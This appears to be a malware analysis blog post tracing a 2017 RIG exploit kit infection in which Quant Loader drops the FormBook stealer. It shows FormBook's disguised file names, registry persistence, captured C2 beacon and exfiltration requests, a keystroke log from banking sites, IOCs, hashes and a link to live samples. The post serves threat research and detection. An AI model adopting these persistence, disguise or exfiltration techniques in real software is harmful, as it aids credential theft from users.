
This payload is dropped in %TEMP% and executed.



Name	Date modified	Type	Size
134713.exe	10/9/2017 1:47 PM	Application	444 KB
bilonebilo153.exe	10/9/2017 1:41 PM	Application	165 KB
bilonebilo417.exe	10/9/2017 1:41 PM	Application	165 KB
FXSAPIDebugLogFile.txt	9/19/2016 11:27 PM	Text Document	0 KB
o32.tmp	10/9/2017 1:41 PM	TMP File	2 KB

The malware being downloaded by Quant Loader was identified as FormBook by my friend @Antelox.

FormBook, once executed, copied itself (it was hidden) to %USERPROFILE%:



Name	Date modified	Type	Size
AppData	9/19/2016 11:26 PM	File folder	
Contacts	12/8/2016 10:43 PM	File folder	
Desktop	10/9/2017 1:58 PM	File folder	
Downloads	4/10/2017 12:07 AM	File folder	
Favorites	12/8/2016 10:43 PM	File folder	
Links	12/8/2016 10:43 PM	File folder	
My Documents	12/8/2016 10:43 PM	File folder	
My Music	12/8/2016 10:43 PM	File folder	
My Pictures	12/8/2016 10:43 PM	File folder	
My Videos	12/8/2016 10:43 PM	File folder	
Saved Games	12/8/2016 10:43 PM	File folder	
Searches	12/8/2016 10:43 PM	File folder	
mfcgn2pl.exe	10/9/2017 1:53 PM	Application	444 KB
NTUSER.DAT	10/9/2017 2:07 PM	DAT File	768 KB
ntuser.dat.LOG1	10/9/2017 2:07 PM	LOG1 File	256 KB
ntuser.dat.LOG2	9/19/2016 11:26 PM	LOG2 File	0 KB
NTUSER.DAT{6cced2f1-6e01-11de-8bed-00…	12/8/2016 10:39 PM	BLF File	64 KB
NTUSER.DAT{6cced2f1-6e01-11de-8bed-00…	12/8/2016 10:39 PM	REGTRANS-MS File	512 KB
NTUSER.DAT{6cced2f1-6e01-11de-8bed-00…	12/8/2016 10:39 PM	REGTRANS-MS File	512 KB
ntuser.ini	9/19/2016 11:26 PM	Configuration settings	1 KB

The malware was renamed to **mfc**gn2pl**.exe**.

According to FireEye, it can also use the following prefixes for its name:

- ms
- mfc
- win
- gdi
- vga
- igfx
- user
- help
- config
- update
- regsvc
- chkdsk
- systray

- audiodg
- certmgr
- autochk
- taskhost
- colorcpl
- services
- IconCache
- ThumbCache
- Cookies


It can also use the following file extensions:

- .exe
- .com
- .scr
- .pif
- .cmd
- .bat

If it is running with normal privileges it is copied to one the following directories:

- %USERPROFILE%
- %APPDATA%
- %TEMP%

Here is another image showing another copy called Cookiescz7x.cmd being created in %APPDATA%:




Name	Date modified	Type	Size
[redacted]	10/9/2017 1:44 PM	File folder	
Adobe	12/8/2016 10:06 PM	File folder	
Identities	9/19/2016 11:27 PM	File folder	
JQ18T541	10/9/2017 2:58 PM	File folder	
Macromedia	4/10/2017 12:06 AM	File folder	
Microsoft	10/9/2017 2:11 PM	File folder	
Mozilla	9/20/2016 12:27 AM	File folder	
Sun	4/9/2017 11:57 PM	File folder	
Cookiescz7x.cmd	10/9/2017 2:55 PM	Windows Command Script	444 KB

Cookiescz7x.cmd Date modified: 10/9/2017 2:55 PM Date created: 10/9/2017 2:55 PM
Windows Command Script Size: 444 KB

If it is running with elevated privileges it copies itself to one of the following directories:

- %ProgramFiles%
- %CommonProgramFiles%

In my infection I found it configuring persistence to HKLMSOFTWAREMicrosoftWindowsCurrentVersionRun:



Name	Type	Data
(Default)	REG_SZ	(value not set)
igfxOX	REG_SZ	C:\Users\Win7 32bit\mfcgn2pl.exe
SunJavaUpdateS...	REG_SZ	"C:\Program Files\Common Files\Java\Java Update\jusched.exe"

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run


However, depending on its privileges, it can also use the following locations for persistence:

- HKCUSOFTWAREMicrosoftWindowsCurrentVersionPoliciesExplorerRun
- HKLMSOFTWAREMicrosoftWindowsCurrentVersionPoliciesExplorerRun
- HKCUSOFTWAREMicrosoftWindowsCurrentVersionRun

FormBook was beaconing to basefilm[.]top/tesla/shell123/config.php.

Basefilm[.]top is registered to “Shirhall Shirhall” and is using the registrant email address annacrown44@gmail.com.


I captured the following GET requests:



```
GET /tesla/shell123/config.php?id=[redacted].. HTTP/1.1
Host: www.basefilm.top
Connection: close

......HTTP/1.1 200 OK
Server: nginx
Date: Mon, 09 Oct 2017 20:53:02 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: close
```

The parameter “id” shown in the URL contains encoded information about the system.

The malware also uses HTTP POST requests to send data back to basefilm[.]top/tesla/shell123/config.php:




```
POST /tesla/shell123/config.php HTTP/1.1
Host: www.basefilm.top
Connection: close
Content-Length: 521
Cache-Control: no-cache
Origin: http://www.basefilm.top
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://www.basefilm.top/tesla/shell123/config.php
Accept-Language: en-US
Accept-Encoding: gzip, deflate

dat=RndUb3OhYkIYBpZupoAa7qc4wfqL6MRIevdYM20Wg2IHTPHC5je8ij2whRyqKMANkVGNo1sc-52IHnhKKTwJ5jHyi6FqF2Y-MUWG1h01sKINExTGPjEd60gnikKaAKICh-
SGMblg0tfyRc5V33Hh0dIZiezAy9nsFV1ks232toZBSTaxRmn8pGQ1sJZl8xDImzfngEvnPECI_oV37ffCdor_IeYr6Isiy65FJpaHhlBc_fyvoU3649EJuSzxgRpSCrYQPHFA7qbss88fTvDwFHosTWAl8QPNNLpb-
LzC7gka_YCX8QmYE559JxcHKr1G6ZWu9eSyBYKX1gEeRkTk9XFkHyT8B5QOWARbHuquInObbLZjqupBR7FuUZ2R_zlTcoGdSQq0oSnX4oOfDZaFOtxn5FSyeOmXvx2BWPxrcX_ExOeXdxjegUhSMRNQpI3889ikxEKDPRE-
Xcb4j36ZtgfErl7ytm7Ltgqu0i_plw..&un=V2luNyAzMmJpdA==&br=0.HTTP/1.1 200 OK
Server: nginx
Date: Mon, 09 Oct 2017 21:14:08 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: close
```

According to FireEye, these messages to the C2 are RC4 encrypted and Base64 encoded.

FireEye also mentions that FormBook will use “function hooks to log keystrokes, steal clipboard data, and extract authentication information from browser HTTP sessions.”


For keystrokes captured during a browsing session with Internet Explorer it created the following file:

%APPDATA%JQ18T541JQ1log.ini



Name	Date modified	Type	Size
JQ1log.ini	10/9/2017 1:53 PM	Configuration settings	0 KB

You can see my HTTP sessions and keystrokes being captured in the .ini file:



```
Sign in to Bank of America Online & Mobile Banking to Manage You
tes

Sign in to Bank of America Online & Mobile Banking to Manage You
b[<-Del]testing[Tab][Tab]testing

Google - Internet Explorer
http::[<-Del][<-Del][<-Del][<-Del][<-Del][<-Del]http://www.basefilm.top/tesla/shell123/http://filmsdays.top/q/

Google - Internet Explorer
bankin[<-Del][<-Del] of ame[<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-

Chase Bank - Credit Card, Mortgage, Auto, Banking Services - Int
test[Tab]te[<-Del][<-Del][<-Del]testing

Choose File to Upload
%temp%[Enter]
```


Quick note. My friend @Antelox examined the FormBook sample and discovered that it downloaded ZeuS Panda with web injects for PayPal, eBay, Amazon, and BoQ (Bank of Queensland*).* The ZeuS sample can be viewed below:

https://www.virustotal.com/en/file/e4474970dd8d2f9e4a3d4a0fa06d82f8d6c2af49737d6cb2e5db6a388aa930ba/analysis/

Network Based IOCs

- 212.73.150.215 – pay-scale[.]us – Malicious dummy site
- 91.92.136.170 – medical-help[.]top – Redirected to RIG EK
- 176.57.217.78 – IP literal hostname used by RIG EK
- 85.217.170.186 – filmsdays[.]top – GET /q/index.php – Quant Loader C2
- 212.73.150.215 – motorsus[.]us – GET /fb.exe – GET for FormBook
- 169.239.128.162 – basefilm[.]top – GET and POST /tesla/shell123/config.php – FormBook beacon and C2

DNS queries for kinnomanna.top:



```
Standard query 0x6324 A filmsdays.top
Standard query 0x2ba2 A filmsdays.top
Standard query response 0x6324 A filmsdays.top A 85.217.170.186
Standard query response 0x2ba2 A filmsdays.top A 85.217.170.186
Standard query 0x001b A motorsus.us
Standard query 0x7b45 A kinnomanna.top
Standard query response 0x001b A motorsus.us A 212.73.150.215
Standard query response 0x7b45 No such name A kinnomanna.top SOA a.zdnscloud.com
Standard query 0xd545 A kinofilmone.top
Standard query response 0xd545 No such name A kinofilmone.top SOA a.zdnscloud.com
Standard query 0x4c53 A kinnomanna.top
Standard query response 0x4c53 No such name A kinnomanna.top SOA a.zdnscloud.com
Standard query 0xa128 A kinofilmone.top
Standard query response 0xa128 No such name A kinofilmone.top SOA a.zdnscloud.com
Standard query 0x42f4 A www.basefilm.top
Standard query response 0x42f4 A www.basefilm.top A 169.239.128.162
Standard query 0x53d2 A kinnomanna.top
Standard query response 0x53d2 No such name A kinnomanna.top SOA a.zdnscloud.com
```

Hashes

SHA256: c10c659498c3bd5ed8454c0041739db7d324ddd09126c16ea229ab30e9232de4
File name: RigEK landing page.txt

SHA256: b5dc599319b6f0968db9318e3d5dbbd6939c4d7b879e45269210a5878b7551a4
File name: RigEK Flash exploit.swf

SHA256: 22aba6be7e754e7163e8adb72f7235ad97ff411a29c98444ddacc24bd04cdc34
File name: o32.tmp

SHA256: 8e94bd154dbea3d020cce1e216f4a327d0ddf65737847ffed34113bf3fdb22dd
File name: bilonebilo417.exe
Hybrid-Analysis Report

SHA256: 2f74f8518bd14a882a870f3794a76dba381b59c1e40247a2483468959b572d82
File name: fb.exe
Hybrid-Analysis Report

SHA256: 0fa6898d426a6176ff7673d2d5336879d418f5be2714605eb32985626f508357
File name: 05110.exe
Hybrid-Analysis Report

SHA256: 72a4b137b02b0ef45f5013b88228132081cff1ecfeccecae5e70069bf38c5ba0
File name: 15838.exe
Hybrid-Analysis Report


Downloads

Malicious Artifacts

Password is “infected”

References:

1. https://blogs.forcepoint.com/security-labs/locky-distributor-uses-newly-released-quant-loader-sold-russian-underground
2. https://www.fireeye.com/blog/threat-research/2017/10/formbook-malware-distribution-campaigns.html



Published by malwarebreakdown

Just a normal person who spends their free time infecting systems with malware. View all posts by malwarebreakdown